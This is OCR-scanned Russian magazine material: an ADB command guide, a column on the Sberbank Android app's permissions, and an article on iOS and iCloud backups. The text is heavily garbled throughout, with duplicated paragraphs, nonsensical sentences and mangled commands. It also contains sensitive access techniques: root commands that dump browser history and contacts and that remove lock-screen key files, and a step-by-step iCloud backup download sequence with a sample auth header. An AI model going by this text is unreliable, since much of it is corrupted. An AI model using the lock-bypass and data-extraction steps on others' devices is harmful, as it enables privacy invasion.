С помощью команды **input** можно, например, разблокировать телефон. Для этого необходимо ввести:

```
$ input keyevent 82
```

Показал экран **keyevent 20**, что соответствует нажатию кнопки Power. Можно также использовать и другие кнопки: 0 — Home, 4 — Back, 24 — Volume Up, 25 — Volume Down [2]. Для разблокировки экрана Control. Последнюю кнопку можно передать и через цифровой код. Для разблокировки полной список цифровых шаблонных сообщений — keyevent 82.

```
$ broadcast -a android.intent.action.CAMERA_BUTTON
```

Для дар широковещательное сообщение перевешает телефон в режим камеры:

```
$ am broadcast -a android.intent.action.ASTPLAME_MODE -ez state true
```

Но данная команда не сработает на последних версиях Android. Для управления питанием в Android предусмотрены комментарии так использовать уплотнительные. Например, включить передачу данных через мобильную сеть или управлять Wi-Fi можно через команды:

```
$ svc data enable
$ svc wifi disable
```

Если можно разрешить, смартфон оставаться включенным при подключении к USB-порту/зарядке/Wi-Fi-сети или всегда:

```
$ svc power stayon usb
$ svc power stayon ac
$ svc power stayon wireless
$ svc power stayon true
```

Возвращаясь к команде **input**: стоит вышеуказ ещё одну команду для вставки текста в текущем фокусе. Это очень удобно, так как позволяет использовательный способом набора текста с клавиш, чем нажимать на кнопки небольшой обсчета экрана. Выглядит данная:

```
$ input text "Текст для вставки"
```

Кроме отдыхания, у команды **input** есть и другие. Полная форма команды такова:

```
$ input [source] command- [arg...]
```

В качестве источника можно указывать trackball, pointer, touchnavigation, mouse, keyboard, gamepad, touchpad, dpad, stylus, touchscreen. В качестве команды будут: text, keyevent, tap, swipe, press, roll, dpad, sleep.

Аргументы зависят от выбранной команды и имеют следующий вид:

- tap <x> <y> (default: touchscreen);
- swipe <x1> <y1> <x2> <y2> duration(ms) (Default: touchscreen);
- press (default: trackball);
- roll <dx> <dy> (default: trackball).

Как видно из команд, можно, кого и с чудом, управлять устройством через ввод команды **input touch** — **input swipe** — ну и разобрав экран, если не подсказка, то ввод. Для ввода нажатия на экран, например, выполнить клавиш с координатами полученной на (стоит координат идет от левого верхнего угла):

```
$ input swipe 10 10 10 1000
```

А так можно учить разрешение экрана:

```
$ dumpsys window | \egrep -m 1\(mdefcrisiteffcrent\|s\*\*\*\)
s[1]0-9]\*[x]\*[1]0-9]\*[1]0-9]\*[1]0-9]
```

Для Nexus 5 разрешение выдает: 1080 x 1920. Тогда нажать на кнопку «Меню» приложений «Календарь» получится в Google, которая находится над кнопкой «Дальше», можно так:

```
$ input touchscreen tap 500 1775
```

Выполняем все описанные в статье скрипт можно, можно автоматизировать, мы для этого воспользуемся в в простенькой файл batch-скрипе. Следующим же **adb shell**, который может в начале строку #!/system/bin/sh, сохраняем в рассмотрим. Для запуска скрипта нужно ввести: /system/bin/sh /sdcard/ewe_dakka.sh

```
adb shell sh /sdcard/ewe_dakka.sh
```

Выполняем все описанные в статье скрипт можно, можно автоматизировать, мы для этого воспользуемся в в простенькой файл batch-скрипе. Следующим же **adb shell**, который может в начале строку #!/system/bin/sh, сохраняем в рассмотрим. Для запуска скрипта нужно ввести: /system/bin/sh /sdcard/ewe_dakka.sh


```
adb shell sh /sdcard/ewe_dakka.sh
```

Продолжение статьи →

← Начало статьи

КОНСОЛЬНЫЙ ANDROID

50 КОМАНД ADB, О КОТОРЫХ ДОЛЖЕН ЗНАТЬ КАЖДЫЙ



Дмитрий «BRUSH» Подоскаев
john.brush@e.ru@gmail.com

СИСТЕМНЫЕ УТИЛИТЫ

Кратко остановлюсь на нескольких полезных командах (работоспособность некоторых, однако, может зависеть от версии прошивки и модели телефона).

Изменение DPI. Не требует root и работает на Android 5.0+. Стандартное значение для Nexus 5 — 480. При значении 420 на рабочем столе стокового лаунчера помещается пять иконок в ряд вместо четырех:

```
$ wm density 420 && adb reboot
```

Подключение /system в режиме записи. Для части команд, которые меняют системные файлы, необходимо сначала перемонтировать раздел /system на запись. Это необходимо в том числе при удалении системных приложений. Перемонтирование выполняется следующей командой:

```
$ su
# mount -o rw,remount /system
```

Мягкая перезагрузка:

```
$ setprop ctl.restart zygote
```

Перевод смартфона в режим энергосбережения Doze (Android M+):

```
$ dumpsys battery unplug
$ dumpsys deviceidle step
```

...повторяем действия, пока не увидим idle.

Батарейка в процентах (Android 4.4+):

```
$ content insert --uri content://settings/system ↵
    --bind name:s:status_bar_show_battery_percent --bind value:i:1
```

СНЯТИЕ ЛОГОВ

Очень часто, когда для решения проблемы пользователь обращается на форум устройства, там его просят скинуть логи работы телефона или приложения. Отвечают за это две утилиты: logcat и dmesg. Первая позволяет увидеть системные сообщения в реальном времени, а вторая постфактум покажет работу ядра, включая сообщения ошибок вида-вывода, загрузку драйверов, подключение USB-устройств и так далее. Полный лог можно вывести сразу в файл следующей командой:


```
adb logcat > logcat.txt
```

Все события будут записываться непрерывно по мере работы устройства. Остановить запись можно стандартной комбинацией Ctrl + C. Однако в лог попадает все информация, что сильно затрудняет поиск нужной. Поэтому для работы обычно используют набор ключей и фильтров, подходящих к конкретной ситуации. Существует семь приоритетов сообщений по мере возрастания: V — Verbose, D — Debug, I — Info, W — Warning, E — Error, F — Fatal, S — Silent. Например, для вывода всех сообщений с приоритетом **E** и выше следует ввести:

```
adb logcat *:E
```

После этого можно запускать проблемное приложение и смотреть, что именно вызывает ошибку. Также поддерживается вывод информации из альтернативных буферов. Этим способом можно посмотреть, что приложения делают в фоне и, например, какие события происходят после включения экрана:

```
adb logcat -b events
```




Вывод команды adb logcat -b events

ПРОДВИНУТЫЙ УРОВЕНЬ

В одной из своих статей я показывал, как можно доставать информацию из баз данных различных приложений. Ну а теперь посмотрим, как проделать это прямо из консоли, не качая базы на комп и не устанавливая на устройство просмотрщики баз. Для этого используется команда sqlite3. Выведем на экран историю браузера Chrome:

```
$ cd /data/data/com.android.chrome
$ su
# sqlite3 app_chrome/Default/History
> .schema urls
> select * from urls where url like "%android%";
```

Чтобы баз читалась, необходимо выгрузить браузер из работающих приложений. Прервать выполнение скрипта sqlite можно, нажав Ctrl + Z, а выйти — командой .quit. Если в ответ на команду ты получишь ошибку /system/bin/sh: sqlite3: not found, значит, на смартфоне нет sqlite3 и он придется скачать, закинуть в /system/bin и дать файлу все права. Я использую sqlite3, который вытащил когда-то из Titanium Backup.



История браузера Chrome

Также с помощью sqlite3 можно выдернуть все контакты с телефона. Для этого в консоли на компе должен использоваться шрифт Lucida Console и перед началом выполнения команд необходимо перевести кодировку на UTF-8. Иначе вместо русских букв будут отображаться непонятные символы. Сами команды выглядят так:

```
chcp 65001
adb shell
$ su
# cd /data/data/com.android.providers.contacts/databases
# sqlite3 contacts2.db
> select t1.raw_contact_id,t1.normalized_number,t2.display_name ↵
    from phone_lookup as t1, raw_contacts as t2 ↵
    where t1.raw_contact_id=t2._id Order by display_name;
```

Если все сделано правильно, то в консоли ты увидишь таблицу с порядковым номером записи, номером телефона и контактами, отсортированными по имени. Для контактов с более одного номера будет несколько записей подряд.

Вывод контактов из базы contacts2.db

Можно вывести данные не на экран, а сразу в текстовый файл. Для этого команды нужно изменить:

```
adb shell
$ su
# cd /data/data/com.android.providers.contacts/databases
# sqlite3 contacts2.db "select t1.raw_contact_id,t1.normalized_↵
number,t2.display_name from phone_lookup as t1, raw_contacts as t2 ↵
where t1.raw_contact_id=t2._id;" > /sdcard/contacts.txt
```

Альтернативный способ вывода контактов в файл — команда, требующая установленного BusyBox:

```
content query --uri content://contacts/phones --projection number:←
    name --sort "name ASC"| awk -F= '{gsub(/[-()]/,name);",$2};←
    print $2' '$3}' | sed 's/,//g' > /sdcard/contacts.txt
```

СНЯТИЕ ГРАФИЧЕСКОГО КЛЮЧА, PIN, FACELOCK

Допустим, ты забыл PIN или не совсем трезвым поставил графический ключ, ну или друзья пошутили и поставили распознавание по лицу... Так вот, если устройство по какой-то причине заблокировано, то блокировку можно снять (при условии включенной отладки по USB) через ту же консоль:

```
adb shell
$ su
# cd /data/system
# rm *.key
```

Команда удалит все пароли и графические ключи. Сами файлы в зависимости от прошивки и модели устройства могут быть: gesture.key, password.key, cm_gesture.key, personalpattern.key, personalbackuppin.key. Также за блокировку отвечают файлы locksettings.db, locksettings.db-shm, locksettings.db-wal.

После этого достаточно перегрузить устройство и ввести любой ключ, пароль. Если это не помогает, можно попробовать следующее:

```
adb shell
$ cd /data/data/com.android.providers.settings/databases
$ sqlite3 settings.db
> update system set value=0 where name='lock_pattern_autolock';
> update system set value=0 where name='lockscreen.←
    lockedoutpermanently';
```

ВЫВОДЫ

Как видишь, с помощью ADB можно сделать много интересного. И чем больше пользуешься консолью, тем быстрее можно выполнить некоторые действия без установки дополнительного софта на устройство. Надеюсь, данная статья поможет разобраться с ADB и подтолкнула к чтению документации и поиску новых полезных команд. ⌘

→

MOBILE: *Колонка Евгения Зобнина*

ВСЕ ЛОЖЕ И ПОЛЕЗНО

Евгений Зобнин
evzobnin@ya.ru

Есть у коммерческого софта одна очень нехорошая особенность, которую я бы назвал бесконечным ростом функциональности. В определенный момент основная функциональность достигает критической точки, после которой ее уже невозможно ни улучшить, ни оптимизировать, и, чтобы продажи новых версий софта не падали, компании начинают пихать в него все подряд, включая возможности, вовсе не имеющие отношения к изначальной цели его создания. И если на десктопе это не такая уж проблема — запустил, поюзал, закрыл, — то на мобильниках подобный софт приводит к повышенному расходу заряда батареи, а порой и к совсем непредсказуемым последствиям.

↓

В этой колонке я хотел бы поговорить об известном очень многим пользователям приложении под названием Сбербанк. Это мобильный клиент одноименного банка, причем клиент очень качественный и приятный в использовании. Он удобен, функционален, у него прекрасный интерфейс и есть встроенная защита от фишинга и утечек данных.

Сбербанк не дает использовать себя без знания PIN-кода, при первом запуске он обязательно проверит смартфон на наличие прав root и, если они есть, не даст переводить деньги куда угодно, ограничив функциональность шаблонами (правда, этот механизм довольно легко обойти). У него есть встроенная клавиатура, которая защищает от шпионских приложений, реализованных в виде сторонних клавиатур. Для общения с сервером он, естественно, использует токены и зашифрованный канал.

Сбербанк действительно не прогадал с выбором разработчиков своего мобильного клиента. Однако то ли программисты слишком увлеклись, то ли требование Сбербанка были настолько жесткими, но хорошее когда-то приложение однажды тоже стало жертвой бесконечного наращивания функциональности. И это привело к тому, что с большинства моих устройств Сбербанк пришлось удалить, а на оставшихся использовать специальные методики, чтобы свести его вредное воздействие на систему к минимуму.

В ЧЕМ ПРОБЛЕМА?

Первая проблема мобильного Сбербанка — это его размер. APK-файл с приложением весит ни много ни мало 41 Мбайт. Для сравнения: игра Smash Hit с отличной трехмерной графикой весит 80 Мбайт, игра Geometry Dash с кучей уровней и музыкальных треков — 48 Мбайт, а Google Chrome — то же 41 Мбайт. Заметь, что в данном случае мы сравниваем сложный комплексный софт с клиентским приложением, единственная задача которого — получать данные с сервера и отправлять их обратно в ответ на действия пользователя.

```
$ ls -lh *.apk
-rw-r--r-- 1 jim jim 41M апр 26 08:21 com.android.chrome.apk
-rw-r--r-- 1 jim jim 41M апр 25 07:20 ru.sberbankmobile.apk
```

ОК, я согласен, что при текущих объемах встроенной памяти и скоростях интернета размер приложения не имеет особого значения, однако его вес также влияет и на количество оперативной памяти, потребляемой приложением. На разных устройствах с разным объемом RAM и разными настройками Low Memory Killer разные приложения в оперативке может вращиваться от 40 до 80 Мбайт. Опять же для сравнения: одно из самых прожорливых по оперативке приложений Google Chrome с одной открытой вкладкой потребляет ~90 Мбайт. А самое печальное, что в отличие от того же Chrome, который будет занимать память через некоторое время после закрытия, Сбербанк останется в ней висеть в виде сервиса на все время работы смартфона. Если тот его убьешь — он перезапустится, если перезагрузишь смартфон — он запустится при загрузке, применишь таск-киллер — получишь пинг-понг под названием «Прощай, батарея»: таск-киллер убивает сервис, система его запускает, и так продолжается бесконечно.

За двенадцать часов Сбербанк разбудил смартфон 27 раз. Не исключено, что виной энергосбережения в Android 6.0, он делает бы это еще чаще

Ну ладно, висит и висит, может быть это такая оптимизация для ускорения запуска или еще что, на современных смартфонах с тремя гигами памяти 80 Мбайт — это ерунда. Но нет же, сервис не просто висит в памяти, он регулярно будит смартфон, чтобы обновить информацию о местоположении устройства и выполнить какие-то другие свои дела. Еще раз: приложение, которым ты пользуешься раз в неделю, чтобы положить деньги на телефон или проверить баланс, постоянно висит в фоне и регулярно будит смартфон! Если тебе кажется это странным, тогда читай дальше, и ты узнаешь, что такое действительно «странно».

«БАНК ЗАБОТИТСЯ О ВАШЕЙ ФИНАНСОВОЙ БЕЗОПАСНОСТИ»

Именно такой ответ я получил от @sberbank в твиттере, когда показал им приведенный ниже скриншот. Что такое? Это сообщение встроенного в Сбербанк антивируса Касперского. Да, дорогой читатель, Сбербанк не только висит в фоне и постоянно будит смартфон, он еще и просматривает каждый раз, когда ты устанавливаешь новое приложение, а еще у него есть определенный распорядок проверки. Ты сидишь, читаешь книжку — и вдруг просыпается Сбербанк и начинает сканировать систему. Как это влияет на батарейку, я думаю, понятно из надо.

К слову, org.antrack.app вовсе не вирус, а вполне обычное приложение для удаленного управления смартфоном

Самая же парадоксальная черта Сбербанка в том, что, обвиняя другие приложения в возможности отправки СМС (как на приведенном скриншоте), сам Сбербанк может не только их отправлять, но и читать и даже изменять. Также он умеет читать контакты, делать снимки, управлять Bluetooth, звонить, изменять настройки смартфона, настройки Wi-Fi, узнавать местоположение, убивать фоновые процессы, читать и изменять историю браузера, изменять настройки APN, следить за запущенными приложениями, отслеживать установку и удаление приложений, читать и писать логи звонков.

```
<uses-permission android.name="android.permission.READ_CONTACTS"/>
<uses-permission
<uses-permission android.name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission
<uses-permission android.name="android.permission.CAMERA"/>
<uses-permission
<uses-permission android.name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission
<uses-permission android.name="android.permission.RECEIVE_SMS"/>
<uses-permission
<uses-permission android.name="android.permission.CALL_PHONE"/>
<uses-permission
<uses-permission android.name="android.permission.WRITE_SETTINGS"/>
<uses-permission
<uses-permission android.name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission
<uses-permission android.name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission
<uses-permission android.name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission
<uses-permission android.name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission
<uses-permission android.name="android.permission.VIBRATE"/>
<uses-permission
<uses-permission android.name="android.permission.NFC"/>
<uses-permission
<uses-feature android.name="android.hardware.location.gps" android:required="false"/>
<uses-feature
<uses-feature android.name="android.hardware.telephony" android:required="false"/>
<uses-feature
<uses-feature android.name="android.hardware.camera" android:required="false"/>
<uses-feature
<uses-feature android.name="android.hardware.camera.autofocus" android:required="false"/>
<uses-feature
<uses-feature android.name="android.hardware.camera.flash" android:required="false"/>
<uses-feature
<uses-feature android.name="android.hardware.nfc" android:required="false"/>
<uses-feature
<uses-permission android.name="android.permission.READ_EXTERNAL_STORAGE" android:maxSdkVersion="18"/>
<uses-permission
<uses-permission android.name="android.permission.DISABLE_KEYGUARD"/>
```

Это только часть полномочий, которые запрашивает Сбербанк


Недурно, не правда ли? Не каждый троян обладает таким внушительным списком полномочий. И не надо говорить, что все это нужно антивирусу, — мне трудно придумать, зачем ему может понадобиться возможность звонить, снимать, управлять Wi-Fi или читать логи звонков. О списках контактов я ни заикаюсь, Сбербанк использует доступ к ним, чтобы совершать быстрые переводы денег. Ты же не против, чтобы твои книги контактов сливались в Сбербанк, не так ли?

ЧТО ДЕЛАТЬ?


Сбербанк не единственное приложение, ставшее жертвой стремления запихать в приложение все, что только можно. В маркете таких огромное количество, и методики «борьбы» с ними почти всегда одинаковы. Первое, что необходимо сделать, — это отозвать у приложения полномочия. Если у тебя стоит Android 6.0, то сделать это можно, открыв «Настройки → Приложения → Сбербанк» и отключив в меню «Разрешения» все, кроме «Память». При следующем запуске приложение вновь запросит разрешения, и их надо отключить.

Кроме доступа к «Памяти» (карта памяти), для нормальной работы Сбербанка не нужно ничего

Если нет Android 6.0, но есть CyanogenMod, то же самое можно сделать в меню «Настройки → Конфиденциальность → Защищенный режим → Сбербанк» (правда, в этом случае приложение может падать). Если нет ни Android 6.0, ни CyanogenMod, но есть root, следует поставить Xposed, через него отключить хуки Xposed и уже с его помощью отозвать полномочия.



Защищенный режим в CyanogenMod



Замороженные с помощью Greenify приложения

Далее необходимо сделать так, чтобы Сбербанк не висел в фоне и не выжирал батарейку. Для этого обязательно нужны права root и приложение Greenify. Устанавливаем приложение, согласимся предоставить ему права root, нажимаем кнопку + в тулбаре и видим список будящих смартфон приложений. Наверняка Сбербанк окажется там то в начале. Тапаем по нему и нажимаем кругленькую кнопку внизу экрана. Теперь приложение будет заморожено сразу после выключения экрана и уже не запустится самостоятельно.

ВМЕСТО ВЫВОДОВ

На самом деле я, конечно же, понимаю, откуда в клиенте Сбербанка взялась подобная функциональность. Как кто крутя, а проще встроить в приложение антивирус, чем разбираться с тысячами пользователей, у которых увели деньги. Да и многие юзеры любят гиперфункциональные приложения, которые умеют варить кофе. Тот же ES File Explorer очень популярен, несмотря на просто фантастическую перегруженность всевозможными функциями. Вот только в качестве аргумента в разговоровшмо сторе «приложение что боты» я все чаще слышу слова: «Боты простые, быстрые и не требуют установки, а современные приложения громоздкие и едят батарейку». На этом все, удачи.

→

BACKUPS FOR FUN AND PROFIT

РАЗБИРАЕМСЯ В СИСТЕМЕ РЕЗЕРВНОГО КОПИРОВАНИЯ IOS И ЛОМАЕМ ЕЕ

Олег Афонин,
Эксперт компании
«Доктор Веб»
специально для компании
«Мобильные Системы»

О резервном копировании не говорят только ленивый, но немало iOS-пользователей даже понятия не имеют о том, что у резервным копированием данных с компьютера всё более-менее понятно. А как с этим обстоят дела на мобильном фронте? Как с этой задачей справляются смартфоны, планшеты и прочее, более экзотическое устройство под управлением Apple iOS, Google (и не-Google) Android, мобильники и стационарных сборок Microsoft Windows и BlackBerry 10? Как защитить данные, куда сохранить, как восстановить, как обеспечить безопасность и как взломать — об этом мы расскажем в новом цикле публикаций.

Сегодняшняя «серия» будет посвящена резервным копиям iOS, в следующей же рассказ мы работаем не с «яблочным» клоном Android, а на ещё одну основу клонов Windows Phone и BlackBerry 10. Сразу предупреждаю, что статья рассчитана на чистые, в первой же попробуем выяснить так не бесплатно бэкапы iOS и стоит ли им доверять, вторая же - посвящена изучению внутренних устройств бэкапа iOS и способы взломать его, что называется, стоящим руками, без гнилостных рассуждений.

APPLE IOS

Начиная с iOS 5, пользователям «яблочных» устройств получили возможность автоматического сохранения данных устройства в «облако». В старые версии iOS это возможность также была активировать вручную, но по ходу, начиная с iOS 4 стала прерогативой «в качестве опции что умолчанию». В iOS 9 «облачное» копии хранятся уже не в iCloud, а в более универсальном iCloud Drive.

К слову, бесплатно в iCloud доступно всего 5 Гб, которые, тем не менее, хватает для хранения настроек и данных нескольких устройств и 5 Гб по сравнению с 64 Гб на iPhone 6 для пользователей, которые хотят сохранить «обновки» - видео и фотографии в видеоплеере. Apple предлагает варианты покрупнее. Включить «облачное» резервное копирование можно во время активации устройства или в любое время в настройках устройства (Settings, Backup).

Включаем обычный бэкап

После активации настройки резервного копирования в «облако» производит следующие. Ты приходишь домой (или в любое другое место), в какую сеть подключен телефон сеть Wi-Fi и ставишь устройство на зарядку. В это время телефон (планшет или iPod) автоматически создаёт «копию» копии хранить уже не в iCloud, а в более универсальном iCloud Drive.

К слову, бесплатно в iCloud доступно всего 5 Гб, которые, тем не менее, хватает для хранения настроек и данных нескольких устройств и 5 Гб по сравнению с 64 Гб на iPhone 6 для пользователей, которые хотят сохранить «обновки» - видео и фотографии в видеоплеере. Apple предлагает варианты покрупнее. Включить «облачное» резервное копирование можно во время активации устройства или в любое время в настройках устройства (Settings, Backup).

Для активации настройки резервного копирования в «облачное» производит следующие. Ты приходишь домой (или в любое другое место), в какую сеть подключен телефон сеть Wi-Fi и ставишь устройство на зарядку. В это время телефон (планшет или iPod) автоматически создаёт «копию» копии хранить уже не в iCloud, а в более универсальном iCloud Drive.

Если бэкап полностью не сделан, сохранения сделаны с большой разницей в несколько дней, то, в зависимости от ситуации, с «облачной» копии можно восстановить или не можно. Если же бэкапы сделаны с интервалом в несколько минут, то, скорее всего, с «облачной» копии можно восстановить. Если же бэкапы сделаны с интервалом в несколько минут, то, скорее всего, с «облачной» копии можно восстановить.

Если

BACKUPS FOR FUN AND PROFIT

РАЗБИРАЕМСЯ В СИСТЕМЕ РЕЗЕРВНОГО КОПИРОВАНИЯ IOS И ЛОМАЕМ ЕЕ


Олег Афонин,
Эксперт по мобильной криминалистике компании Elcomsoft
aleg@elcomsoft.com

РЕЗЕРВНЫЕ КОПИИ В ITUNES: С ПАРОЛЕМ ИЛИ БЕЗ?


Обзор начинаем на банальной ноте. Сколько необходимо копий iTunes backup? Если активировать эту настройку и указать пароль (кстати, он никак не связан с кодом блокировки устройства и паролем от Apple ID), то вся резервная информация будет зашифрована. Шифруются и пароли от сайтов сохраненные при вводе паролей. Более того, если вы забудете пароль, то сбросить или изменить его будет невозможно без полного сброса устройства (при этом восстановить его из зашифрованной резервной копии ты не сможешь, не указав правильный пароль).

С технической точки зрения шифрование в iOS реализовано образцово-показательно. Все информация шифруется непосредственно в самом устройстве, а наружу выходит уже зашифрованный поток данных. iTunes в данном случае роль лишь выдает и принимает уже готовый зашифрованный поток, принимая зашифрованный поток данных и сохраняет его в файл. На месте iTunes могли бы быть любая другая программа, при этом данные всё равно остались бы зашифрованными (в одном из следующих статей мы расскажем как можно подробнее).

Что в случае, если, с шифрованием всё хорошо? Можно установить пароль и забыть о проблемах с безопасностью? Есть два момента, которые меняют расстановку и получить удовольствие. Может первый: пароль можно попробовать взломать.



Есть и второй момент, который встречает в некоторое противоречие со здравым смыслом. Если резервная копия зашифрована паролем, то почти все данные из keychain (а это такие данные как пароли от учетных записей и веб-сайтов, данные уже от Health, HomeKit и многие другие) будут также зашифрованы тем же паролем. С одной стороны, это позволит восстановить резервную копию на новом устройство и автоматически получить доступ к всем сохраненным паролям и учетным записям. С другой стороны, если резервной копии удастся взять, то все эти данные станут доступны злоумышленнику.



А если пароль не указывать? Тогда данные приложений, фотографии и прочая информация зашифрованы не будут. А вот данные из keychain – наоборот, будут зашифрованы стойким алгоритмом ключом, возможно которой на данном этапе развития технологий не представляется возможным. Правда, штурмовые средствами восстановить данные из keychain можно будет только на то же самое устройство, с которого они были сделаны.

«Штурмовые средствами»? Нет, спокойно! Действительно, и на этот закон есть свой закон, однако достать его – очень и очень трудно и далеко не всегда возможно. Скажем только, что «ключ этот (назовем его «secretkey») можно изъять только из устройств, на которых реализована аппаратная часть Secure Enclave, и только в том случае, если на устройство установлен джейлбрейк. Хорошо говоря, извлечь secretkey для последующего взлома keychain и использования паролем резервной копии можно из iPhone 5c и более старых, iPad mini (но даже не mini 2) и оригинальных iPad 1-4, основанных на 32-битных процессорах.

НАШИ РЕКОМЕНДАЦИИ

Теперь, в реальных условиях резервного копирования существует и в хорошо потенциальных проблемах, в том числе проблем с безопасностью. Значит ли это, что резервные копии стоит отказывать? С нашей точки зрения – нет. Со экономическе зрения и удобство перевешивает: бэкапам – быть! Оптимальный стратегией с нашей точки зрения будет запаковать «обычные» резервные копии и позвонить системе регулярно сохранять данные. А чтобы не оказаться «одни-можем-и-разбейтесь-коршуны», стоит время от времени (если бы раз в месяц) создавать и пользовать копии данные через iTunes, причем с достаточно длинным, но легко запоминаемым паролем (скажем, 20 символов).


А если включить двухфакторную аутентификацию 2SV или 2FA, то в первом случае безопасно хранить ссылку с паспортом вместе) Recovery Key, во втором как минимум привязать к учетной записи номер кредитку (но делают данное не всегда. Ещё желательно добавить дополнительный номер для SMS-авторизации, что позволит «в случае чего» получить одноразовый код на другую SIM-карту.

ИССЛЕДУЕМ ICLOUD: КАК ЭТО УСТРОЕНО

Для пользователя iCloud – это просто и удобно. А как он устроен изнутри и как можно добраться до данных? Ты можешь установить клиентский iCloud для Windows или зайти в «облако» с iPhone или iPad. Можешь просмотреть список резервных копий и увидеть дату и время их создания. Скачать резервную копию ты не сможешь, для этого просто нет готового механизма. Чтобы скачать собственной бэкап, придется хорошо разбираться чтобы понять, как организованы хранение и защита данных.

iCloud – интересная динамическая система распределенного хранения данных, основанная на Apple ID пользователя и работающая на основе Google Protocol Buffers. Сами файлы разбиты на отдельные блоки (chunks), которые распределены между данным пользователем «облачными» провайдерами – Amazon S3 и Microsoft Azure. Что интересно, в последнем время мы наблюдаем злоупотребление «облачным» сервисом – стоит время от времени (если бы раз в месяц) создавать и пользовать копии данные через iTunes, причем с достаточно длинным, но легко запоминаемым паролем (скажем, 20 символов).

А если включить двухфакторную аутентификацию 2SV или 2FA, то в первом случае безопасно хранить ссылку с паспортом вместе) Recovery Key, во втором как минимум привязать к учетной записи номер кредитку (но делают данное не всегда. Ещё желательно добавить дополнительный номер для SMS-авторизации, что позволит «в случае чего» получить одноразовый код на другую SIM-карту.



Извлечь и расшифровать резервную копию данных из iCloud можно и вручную. Приведем последовательность действий.

Аутентификация в «облаке» выполняется в следующем формате. Запрос:

```
https://setup.icloud.com/setup/authenticate/$APPLE_ID$
Authorization:Basic (authentication_data)
```

Данные аутентификации для «authentication_data» вычисляются как mime64 (Apple64) (кодировка)
Результат: mmeAuthToken, dsPrsID
Пример такого запроса:

```
GET /setup/authenticate/$APPLE_ID$ HTTP/1.1
Host: setup.icloud.com
Accept: */*
User-Agent: iCloud.exe (unknown version) CFNetwork/520.2.6
X-Mme-Client-Info: <PC> <Windows; 6.1.7601/SP1.0; ko> com.apple.AOSKit/282
Accept-Language: en-US
Authorization: Basic cXR0LmR1b3A0aWt5b3VidnVsYTpUZV2yDhzKbTjMNQ==
```

Для получения маркера аутентификации для дальнейшей работы используем такой запрос:

```
https://setup.icloud.com/setup/get_account_settings
Authorization:Basic (authentication data)
authentication data = mime64 (dsPrsID:mmeAuthToken)
```

Результат: mmeAuthToken.
Обратим внимание, это уже второй маркер аутентификации!
Получим список бэкапов, для чего нужно на сервере для данной учётной записи:

```
https://p11-mobileclouds.icloud.com/mbs/{dsPrsID}
Authorization: (authentication data)
authentication data = mime64 (dsPrsID:mmeAuthToken)
```

Результат: список идентификаторов резервных копий (backupuid).
Для каждой резервной копии запрашиваем ключи шифрования:

```
https://p11-mobileclouds.icloud.com/mbs/{dsPrsID}/{backupuid}/-/{getKeys
```

Далее нам потребуется ещё три запроса. Первый запрос возвращает описок версий (для каждой резервной копии в «облаке» сохраняется целых три последних версии):

```
https://p11-mobileclouds.icloud.com/mbs/{dsPrsID}/{backupuid}/-/{snapshotid}/listfiles?offset=offset&limit=(limit)
```

Далее получаем маркеры аутентификации для каждого файла:

```
https://p11-mobileclouds.icloud.com/mbs/{dsPrsID}/{backupuid}/-/{snapshotid}/getfiles
```

После чего получаем список ссылок (URL), по которым будут доступны для скачивания отдельные блоки:

```
https://p11-content.icloud.com/{dsPrsID}/authorizeGet
```

Дальше нам нужно извлечь данные, скачав все блоки. Пример запроса для блока данных, сохраняемых в Windows Azure:

```
https://msbrod00004.blob.core.windows.net:80/cnt/g9YM2QBPqQrvQW-3b-C7qo-Ra=k8kyteangen=156174318&e=2013-06-07T18:142&st=2013-06-07T09:192&sig=BEdMy7SgCEeE8ZB1eP2Bqz8xSwpYaAYyASwFXVx2%2-fg%3D
```

Здесь 'st' – время авторизации в Облаке (маркеры действительны в течение часа). А вот пример для блока из Amazon AWS:

```
http://us-std-00001.s3-external-1.amazonaws.com/39rh2QDPXAYzjiPMwJv-Y?v=c1&response-cd=3D30%2220-0FF5-4AD0-8BF7-2ABE86F4B1A8&ipt=s-1371208272&bytorange=25560011-25556262&AWSAccessKeyId=AKIAIAWK33ECWKPC2LUA&Signature=pAdeQwMPLyBn7GWZCnu0bh13Xu3D
```

В «облаке» обычно хранится три последние бэкапа. Когда создается новый, каждое время в «облаке» висит четыре последних версии (в иногда и больше), но потом их число снова сокращается до заветной цифры «три». Хранится регулярные копии инкрементальны. Самый первый бэкап самый объемный, следующий существенно меньше, самый новый еще меньше. Извлечь самую старую копию не несложно, следующую – чуть сложнее, т.к. нужно сначала и второго часть. Тоже, в потом «применить» изменения. Для получения самого свежего бэкапа последнего (полного) нужно пройтись по данным.

